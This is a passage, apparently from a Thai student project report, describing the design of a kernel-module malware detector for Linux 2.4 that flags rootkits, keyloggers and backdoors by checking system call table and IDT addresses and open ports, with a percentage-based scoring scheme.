โดยที่วิธีการนี้จะมีส่วนที่เก็บข้อมูลโค้ดร้ายที่เคยปรากฏและได้เก็บข้อมูลตัวอย่างโค้ดนั้นๆเอาไว้ โดยจะไปเก็บไฟล์ไบนารีที่ปรากฏ แล้วนำมาเปรียบเทียบ รูปแบบในไฟล์ไบนารีนั้นๆ วิธีการนี้ค่อนข้างมีประสิทธิภาพในการตรวจสอบ แต่ข้อเสียคือ ต้องเป็นโค้ดที่เก็บข้อมูลเอาไว้มาก่อนทำให้หากเป็นไวรัสที่ถูกสร้างขึ้นมาใหม่ (Zero-day) ทำให้ไม่สามารถตรวจจับได้ เพราะฉะนั้นการตรวจจับจะทำได้ขึ้นอยู่กับการอัพเดทของข้อมูลที่เก็บเอาไว้ว่าทำได้รวดเร็วทันเวลาแค่ไหน

3.1.2 Heuristic/Behavioral based detection

วิธีนี้จะสนใจสิ่งที่โค้ดร้าย นั้นปฏิบัติทำสิ่งใด แล้วนำมาวิเคราะห์ว่าพฤติกรรมของโค้ดนั้นร้ายอย่างไร โดยจะมีวิธีการในการตรวจสอบเป็นอีก 2 วิธี

3.1.2.1 File Emulation

ที่รู้จักกันในนาม sandbox testing หรือ dynamic scanning โดยอนุญาตให้โค้ดร้ายนั้นไปทำงานบน ระบบจำลองเสมือน อาจจะเป็น VMware หรือ อื่นๆ แล้วสังเกตพฤติกรรม

3.1.2.2 Generic Signature Detection

โดยตั้งอยู่บนแนวคิดที่ว่าโค้ดที่สร้างขึ้นมาใหม่ก็จะอาศัยโค้ดที่เคยมีมาก่อนเป็นต้นแบบ แล้วอาจจะเปลี่ยนที่ เสริมโค้ดใหม่เข้าไปประกบทำให้ดูเหมือนว่าเป็นโค้ดดี

3.2 Misuse Detection Technique

เราได้เลือกใช้ เทคนิคของการตรวจจับแบบ Misuse Detection โดยในทางทฤษฎีของเทคนิคนี้เราจะกำหนดพฤติกรรมที่ไม่ปกติก่อนโดยใช้ rule base มาเป็นข้อกำหนดหากพฤติกรรมใดตรงกับที่เรากำหนดไว้ก็จะแจ้งเตือน การที่เราใช้เทคนิคนี้นั้นประโยชน์คือ เรารู้เหตุการณ์ที่ไม่ปกติอย่างแน่นอน ทำให้การแจ้งเตือนแม่นยำมากยิ่งขึ้น

3.3 ความผิดพลาดในการตรวจจับมัลแวร์

ความผิดพลาดในการตรวจจับ เราแบ่งความผิดพลาดในการตรวจสอบสิ่งผิดปกติได้ใน 2 ประเภทคือ

3.3.1 False Positive

ความผิดพลาดอันเนื่องมาจากการเกิดเหตุการณ์ซึ่งเป็นเหตุการณ์ปกติในระบบที่ไม่ได้อยู่ในกรอบของกฎหรือนิยามเหตุการณ์ที่เรากำหนดไว้ ส่วนตรวจสอบจึงคิดว่าเกิดเหตุการณ์ผิดปกติขึ้น ผลลัพธ์ที่ได้คือจะเกิดการแจ้งเตือนขึ้นว่าผิดปกติ แต่เหตุการณ์นั้นคือเหตุการณ์ที่ปกติ

3.3.2 False Negative

ความผิดพลาดอันเนื่องมาจากเหตุการณ์ผิดปกตินั้นอยู่ในกรอบของ กฎหรือนิยามเหตุการณ์ที่เรากำหนดขึ้นทำให้เหตุการณ์ที่ไม่ปกตินั้นจึงไม่ถูกแจ้งเตือน

บทที่ 4
การออกแบบและพัฒนาโปรแกรม

4.1 รายละเอียดของการพัฒนาโปรแกรม

4.1.1 รายละเอียดส่วนนำเข้า

1) ผู้ใช้งานสามารถแก้ไขไฟล์ที่ใช้ในการพิจารณาได้
2) ผู้ใช้งานสามารถเลือกโหมดที่ต้องการใช้งานได้ผ่านทาง Text Mode
3) ผู้ใช้งานสามารถใช้งานโปรแกรมได้ด้วยตัวเอง

4.1.2 รายละเอียดส่วนนำออก

1) แสดง log file การแจ้งเตือนโดยจำแนกชื่อตามวัน
2) แสดงผลผ่านหน้าจอแบบ Text Mode ในรายละเอียดของการสแกน

4.1.3 REQUIREMENT

4.1.3.1 USER REQUIREMENT (Functional Requirement)

1) สามารถอ่านผลการสแกนย้อนหลังได้และแยกตามวัน
2) สามารถดูผลการสแกนทางหน้าจอได้หลังจากการสแกน
3) ผู้ใช้สามารถปรับแต่งข้อมูลได้โดยผ่านเครื่องมือมาตรฐานของระบบปฏิบัติการ
4) ทำให้สามารถปรับแต่งได้ง่ายทั้งหมด
5) มีคู่มือช่วยเหลือให้ผู้ใช้อ่านก่อนได้

4.1.3.2 USER REQUIREMENT (Non-Functional Requirement)

1) ติดต่อกับผู้ใช้ผ่านทางโหมดแบบตัวหนังสือที่เข้าใจง่าย
2) การสแกนสามารถทำได้ตลอดเมื่อผู้ใช้ต้องการ

4.1.3.3 SYSTEM REQUIREMENT (Functional Requirement)

1) สามารถบันทึกผลการสแกนแต่ละครั้ง โดยหากมีการสแกนแล้วในวันนั้นจะทำการบันทึกการสแกนต่อ
2) ใน log จะมีการประทับตราวันเวลาที่บันทึกก่อนหน้าที่จะเขียนข้อมูล
3) การบันทึกจะแยกผลตามประเภทมัลแวร์ ว่ามีอะไรบ้าง และผลการสแกนที่เหมือนกับที่แสดงให้ผู้ใช้เห็น เช่น เปอร์เซนต์ความเป็น Rootkit , Keylogger, Backdoor
4) มีโหมดการปรับแต่งอัตโนมัติในการเก็บข้อมูลที่ผู้ใช้สามารถเลือกได้
5) การตรวจแจ้งจะบอกเป็นเปอร์เซ็นต์
6) สามารถตรวจจับมัลแวร์ประเภท Rootkit, Backdoor, Keylogger

7) โดยสิ่งที่ก่อเกิดจากการกระทำของมัลแวร์เหล่านี้

8) โปรแกรมจะมีการเตรียมตัวเองให้พร้อมใช้งานหลังจากการเปิดเครื่อง

4.1.3.4 SYSTEM REQUIREMENT (Non-Functional Requirement)

1) รองรับการใช้งานบนระบบปฏิบัติการ linux ที่ใช้ kernel 2.4 เท่านั้น

2) ใช้ภาษา C แบบ GNU ในโหมด Kernel โดยใช้แบบ Kernel Module และในโหมด User

4.1.4 ขอบเขตและข้อจำกัดของโครงสร้าง

1) โปรแกรมสามารถใช้ได้บนระบบปฏิบัติการ linux ที่ใช้ kernel 2.4 เท่านั้น

2) เป็นการแสดงผลผ่านโหมดที่เป็นตัวหนังสือ

3) ผู้ใช้ต้องจัดการสภาพแวดล้อมที่จะใช้โปรแกรมคือต้องเปิดให้สามารถทำการโหลด Kernel module ได้และต้องให้สามารถเข้าไปอ่าน memory ได้

4) ผู้ใช้ต้องรันโปรแกรมในสิทธิ์ root

5) ผู้ใช้ต้องลงโปรแกรม

4.1.5 เครื่องมือที่ใช้ในการพัฒนา


1) Red Hat 9 เป็นรุ่นสุดท้ายในตระกูล Red Hat ที่ใช้ kernel 2.4 และยังมีคนนิยมใช้อยู่บ้างและเข้าใจได้ง่าย

2) C ใน GNU ที่ระบบได้เตรียมคอมไพเลอร์ตัวนี้ให้ใช้ คอมไพล์ภาษา C

3) VMware เป็นโปรแกรมที่ใช้ในการจำลองระบบปฏิบัติการ

4) Utility ต่างๆที่ใช้ในการพัฒนาเช่น Kate , gedit


4.2 การออกแบบโครงสร้างของโปรแกรม



รูป 4.1 ขั้นตอนการดำเนินโครงการ

4.2.1 ขั้นตอนการดำเนินโครงการ


ในการออกแบบโปรแกรมนั้นเริ่มจากการศึกษาทฤษฎีที่เกี่ยวข้องและเทคนิคของมัลแวร์ ซึ่งมีเทคนิคที่ใช้ไม่เหมือนกัน จากนั้นดูความเป็นไปได้ในการตรวจจับและนำแนวคิดมาศึกษาโมเดลอ้างอิงเลือกใช้จากนั้น ค่อยๆสร้างโมดูลเล็กๆตามโมเดลอ้างอิงจากนั้นทดลองแต่ละโมดูลด้วยค่าต่างๆ เมื่อได้แล้วก็นำมารวมกันจากนั้นก็ทดสอบด้วยมัลแวร์จริงๆ แล้วสรุปผลรายงานผลการทดลองต่อไป



รูป 4.2 โครงสร้างของโปรแกรมโดยรวม

4.2.1.1 รายละเอียดของ module ต่างๆ

1) Monitor Module จะเก็บรวบรวมข้อมูลตามจุดต่างๆ โดยโมดูลจะทำงานภายใน Kernel Mode
2) Reference จะเก็บรวบรวมข้อมูลทั้งหมดที่ต้องใช้ Configuration จะเก็บรวบรวมข้อมูลตามชนิดมัลแวร์ต่างๆ
3) Analyst and Detection จะรับข้อมูลจากส่วน Monitor เปรียบเทียบความถูกต้องกับข้อมูลในส่วน reference แล้วนำไปเปรียบเทียบกับข้อมูลใน Configuration แล้วทำการแสดงผลและบันทึก
4) Log จะเก็บข้อมูลที่ได้จากการตรวจสอบทั้งหมด




รูป 4.3 ภาพขยายของโครงสร้างโปรแกรม


4.2.2 การทำงานของโปรแกรม

เมื่อรันโปรแกรมๆ จะอ่านข้อมูลจากส่วน Reference แล้วส่ง Sys call Number ผ่าน Device driver ไปยัง Kernel จากนั้นไปนำ Sys call address จาก Kernel Module แล้วส่งค่ากลับไป จากนั้นนำ address ไปเช็คแล้วนำข้อมูลนั้นไปตรวจความเป็น Rootkit -> Key logger -> Backdoor -> IDT ตามลำดับโดยวิเคราะห์จากข้อมูลในส่วน Configuration และตัดสินใจว่าตรงกันหรือไม่ จากนั้นก็แสดงผลและนำข้อมูลที่รายงานเก็บลง Log File ด้วย


4.2.3 กระบวนการทำงานของแต่ละโมดูล




รูป 4.4 แผนผังการทำงานส่วนตรวจเช็ค System Call



รูป 4.4 แผนผังการทำงานส่วนตรวจเช็ค System Call (ต่อ)



รูป 4.5 แผนผังการทำงานส่วนตรวจเช็ค Backdoor



รูป 4.6 แผนผังการทำงานส่วนตรวจเช็ค Interrupt Descriptor Table

4.3 แนวคิดส่วน Detection

Rootkit จากปัญหาของ Rootkit ที่เกิดขึ้น โดยการแบ่งเป็น 4 ประเภทเห็นได้ว่าพฤติกรรมที่เกิดขึ้นจาก Rootkit จะทิ้งร่องรอยที่สามารถตรวจสอบได้เพียงอย่างเดียวคือ address ของการเปลี่ยนแปลง System call Table นอกเหนือจากนั้น มีการแก้ไขตัว Interrupt Descriptor Table ซึ่งก็ทิ้งรอยการแก้ไขจาก address ที่เปลี่ยนแปลงเช่นเดียวกัน การ Copy System Call Table จำเป็นต้องแก้ไข IDT เช่นกัน ด้วยสิ่งที่เราทราบนี้ เราจึงเก็บข้อมูล address System call table หรือ IDT โดยโดยสมมติฐานว่า ไม่มีการเปลี่ยนแปลง แล้วนำมาเปรียบเทียบกัน หากมีการเปลี่ยนแปลงนั่นแสดงว่าเกิดเหตุการณ์ไม่ปกติขึ้น

Keylogger เราสนใจ Keylogger ที่แสดงพฤติกรรมในการแก้ไข System call เราจึงใช้แนวทางเดียวกับ Rootkit คือเก็บข้อมูล address System call ที่เกี่ยวข้องกับ Keylogger และ tty

Backdoor การแสดงพฤติกรรมของ Backdoor คือ พอร์ตที่ต้องเปิดไว้ใช้ในการติดต่อหากไม่มีการปิดบังจะเห็นได้จากการใช้คำสั่งดูสถานะของเน็ตเวิร์ค เราจึงเก็บพอร์ตที่อนุญาตให้ใช้มาเทียบกับพอร์ตที่เก็บได้จากคำสั่งจริงว่ามีสิ่งผิดปกติเกิดขึ้นหรือไม่

4.4 แนวคิดส่วน Analyst และการนำไปใช้งาน

4.4.1 สมมติฐาน

1) ข้อมูลที่เก็บมานั้นเป็นข้อมูลที่ปกติแล้ว
2) System call ที่รายงานออกมาจากส่วน Detection นั้น ถือว่ามีความผิดปกติเกิดขึ้น เพราะโปรแกรมปกติธรรมดาคงไม่ต้องการแก้ไข System call เนื่องจากอาจทำให้ระบบปฏิบัติการเสียหายได้

4.4.2 ปัญหา

เราจะกำหนดขอบเขตที่จะพิจารณามัลแวร์อย่างไร ที่จะสามารถแจ้งเตือนได้ให้มีความผิดพลาดของ false positive หรือ false negative ให้น้อยที่สุด

4.4.3 ตัวแปรที่เราจะใช้พิจารณา

1) จำนวน System call ที่มีความผิดปกติ

2) พฤติกรรมที่เป็นโดยเทียบกับข้อกำหนดที่กำหนดเอาไว้

4.4.4 การแก้ปัญหา

เราให้ System call ที่แจ้งเข้ามาเริ่มต้นที่มีความสำคัญเท่ากันหากวิเคราะห์พบว่าไปตรงกับพฤติกรรมที่กำหนดไว้ แล้วเราจะเพิ่มค่าเป็นสองเท่า หรือ หากจำนวนของ System Call ที่แจ้งเข้ามามีจำนวนมากๆ ก็อาจจะทำให้ค่าการติดมัลแวร์มีค่ามากขึ้นเช่นกัน เรากำหนดให้ System Call 1 ตัว มีค่าเท่ากับ 12.5 %

4.4.5 การใช้งานจริง

4.4.5.1 Rootkit

เรากำหนดพฤติกรรมให้ Rootkit มี 4 ประเภทคือ

1) แสดงการซ่อนไฟล์ (File and Directory Hiding)

2) แสดงการซ่อนโปรเซส (Process Hiding)

3) แสดงการซ่อนตัวของเน็ตเวิร์ค (Network Port Hiding)

4) แสดงการเปลี่ยนทิศทางการทำงาน (Execution Redirection)

หาก System call ที่รายงานเข้ามาตรงกับพฤติกรรมเหล่านี้ เราก็จะเพิ่มค่าความสำคัญเป็น 2 เท่าและโดยแต่ละพฤติกรรมจะมีการเพิ่มค่าครั้งแรกครั้งเดียวเท่านั้น

4.4.5.2 Keylogger

